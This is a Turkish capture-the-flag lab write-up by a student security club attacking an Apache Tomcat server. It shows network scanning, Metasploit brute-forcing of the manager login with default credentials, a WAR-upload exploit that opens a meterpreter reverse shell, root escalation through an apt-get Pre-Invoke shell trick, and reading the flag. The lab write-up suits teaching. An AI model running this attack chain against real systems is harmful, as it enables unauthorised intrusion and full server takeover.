

SAT - Capture The Flag - First Step


NEU Siber Güvenlik Topluluğu

- Ali Ekber KARA (Pcman)
- Yasin Sunullah ARDOĞAN (Cheshire)
- Muhammed Emir KUMANDAVEREN (Glowyix)
- Hasan Hüseyin UYAR (GhostRedT)

Flag 1:

- ifconfig

Komutunu yazarak ip adresimizi öğreniyoruz bu şekilde hangi ağda olduğumuzu anlamış oluruz. (Şekil 1)



```
(root@cyberpath) - [~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.1.2 netmask 255.255.255.0 broadcast 10.0.1.255
    ether 02:42:0a:00:01:02 txqueuelen 0 (Ethernet)
    RX packets 21834 bytes 6923056 (6.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19592 bytes 12810685 (12.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 186746 bytes 20545227 (19.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 186746 bytes 20545227 (19.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Şekil 1

- nmap 10.0.1.*

Daha sonra yukarıdaki komut ile nmap taraması yaparak bizimle aynı ağda bulunan hangi ip adresleri olduğunu tespit etmiş olduk.

```
(root@cyberpath) - [/home]
# nmap 10.0.1.*
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-05 18:58 UTC
Nmap scan report for ip-10-0-194-223 (10.0.1.1)
Host is up (0.0000080s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 02:42:E4:FA:E7:93 (Unknown)

Nmap scan report for acl-web-1.acl_external_network (10.0.1.3)
Host is up (0.000013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:0A:00:01:03 (Unknown)

Nmap scan report for cyberpath (10.0.1.2)
Host is up (0.0000090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6901/tcp  open  jetstream

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.20 seconds
```

Şekil 2

TARGET IP: 10.0.1.3

Flag 2

Şekil 2 'de yapılan tarama ayrıca bilinen 1000 portu tarar. Açık olan portlara bakıldığında 8009 ve 8080 portunun açık olduğunu görüyoruz. 8009 (ajp13) Portu Apache Tomcat ile alakalı Apache Jserv Protokol diye adlandırılan servisin açık olduğunu belirtiyor. 8080 (http-

proxy) Portu ise http proxy veya web sunucularının çalıştığı servisin açık olduğunu belirtiyor. Hedef sunucu denildiği için 8080 portu bizim cevabımız oluyor. Buradan Flag 2'ye de erişmiş oluyoruz.

Target Server's PORT NUMBER: 8080

Flag 3


- nikto -h http://10.0.1.3:8080/

Şekil 2'de 10.0.1.3 ip adresinin 8080 portunun aktif olduğunu tespit etmiştik. 8080 portu yukarıdaki nikto komutu ile incelendiğinde Apache Tomcat servisinin aktif olduğu görüldü.

Daha sonra Metasploit Framework'de “**search tomcat**” komutu ile var olan modülleri görebiliyoruz. Burada ilk ihtiyacımız olan auxiliary/scanner/http/tomcat_mgr_login modülü çünkü ilk olarak bruteforce denemesi ile username:password ikilisini yakalamamız gerekiyor.

- use auxiliary/scanner/http/tomcat_mgr_login
- show options

komutlarını yazıyoruz ve scannerin hangi parametreleri istediğini görebiliriz. Bizden istenen rhosts ve rport parametrelerini tanımlıyoruz. Ayrıca bizden istenen wordlisti de gereken yerlere tanımlıyoruz. Wordlist olarak /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt dosyasını kullanıyoruz. “**run**” diyerek scannerımızı çalıştırıyoruz. Şekil 3'te görüldüğü üzere kullanıcı adı ve şifreyi buluyoruz.



Şekil 3

Target Server's CREDENTIALS (username:password): manager:tomcat

Flag 4

- use exploit/multi/http/tomcat_mgr_upload

Şekil 3'te bulduğumuz kullanıcı adı ve şifre ile tomcat servisine ulaştıktan sonra dosya yükleme yeri tespit edip metasploit içerisinde tomcat_mgr_upload modülünü kullanarak shell almaya çalışıyoruz.

```
Terminal - root@cyberpath: /home/user

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.1.2         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.1.3
rhosts => 10.0.1.3
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.1.2:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying n1V2W61Lup7lxHLn4Ivp...
[*] Executing n1V2W61Lup7lxHLn4Ivp...
[*] Undeploying n1V2W61Lup7lxHLn4Ivp ...
```

Şekil 4

- show options

komutunu kullanarak gerekli parametreleri görüyoruz. Parametre olarak rhosts ve rport değerlerini veriyoruz. “run” komutunu kullanarak shell alıyoruz. (Şekil 4)

- sudo -l

komutu ile çalıştırma iznimiz olan komutları görebiliyoruz.

```
Terminal - root@cyberpath: /home/user
Terminate channel 5? [y/N] n
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 6 created.
Channel 6 created.
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat@tomcat-server:/tmp$ apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
<apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
whoami
root
# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.1.3 netmask 255.255.255.0 broadcast 10.0.1.255
    ether 02:42:0a:00:01:03 txqueuelen 0 (Ethernet)
    RX packets 222557 bytes 27479762 (26.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
```

Şekil 5

- apt-get update -o APT::Update::Pre-Invoke::=/bin/sh

apt-get gtfobins’de gerekli araştırmayı yaparak ve yukarıdaki komutu kullanarak yetki yükseltip root yetkisine ulaştık. (Şekil 5)

```
Terminal - root@cyberpath: /home/user
meterpreter > ifconfig
Interface 1
=====
Name : eth1 - eth1
Hardware MAC : 02:42:c0:a8:01:02
MTU : 1500
IPv4 Address : 192.168.1.2
IPv4 Netmask : 255.255.255.0

Interface 2
=====
Name : eth0 - eth0
Hardware MAC : 02:42:0a:00:01:03
MTU : 1500
IPv4 Address : 10.0.1.3
IPv4 Netmask : 255.255.255.0

Interface 3
=====
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

meterpreter >
```

Şekil 6

- ifconfig

komutu ile farklı bir ağı da olduğunu tespit ettik. (Şekil 6)

Target Server's eth1 IP ADDRESS: 192.168.1.2

Flag 6

Yetki yükseltme işlemini gerçekleştirdikten sonra '/' dizininde bulunan '/flag.txt' dosyasının içeriğine bakıyoruz. (Şekil 7)

```
# mysql
mysql
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2 "No such file or directory")
# cd /var/run/mysqld
cd /var/run/mysqld
/bin/sh: 9: cd: can't cd to /var/run/mysqld
# ls
ls
context.xml hsperrdata_root hsperrdata_tomcat tmp.SbiTnZbKnX
# cd /var/run/mysqld/
cd /var/run/mysqld/
/bin/sh: 11: cd: can't cd to /var/run/mysqld/
# ls
ls
context.xml hsperrdata_root hsperrdata_tomcat tmp.SbiTnZbKnX
# cd ..
cd ..
# ls
ls
bin dev etc home lib64 mnt proc run srv tmp var
boot docker-java-home flag.txt lib media opt root sbin sys usr
# cat flag.txt
cat flag.txt
CyberPath{2aH5k4gpbzCT}
```

Şekil 7

/flag.txt in the MYSQL SERVER: CyberPath{2aH5k4gpbzCT}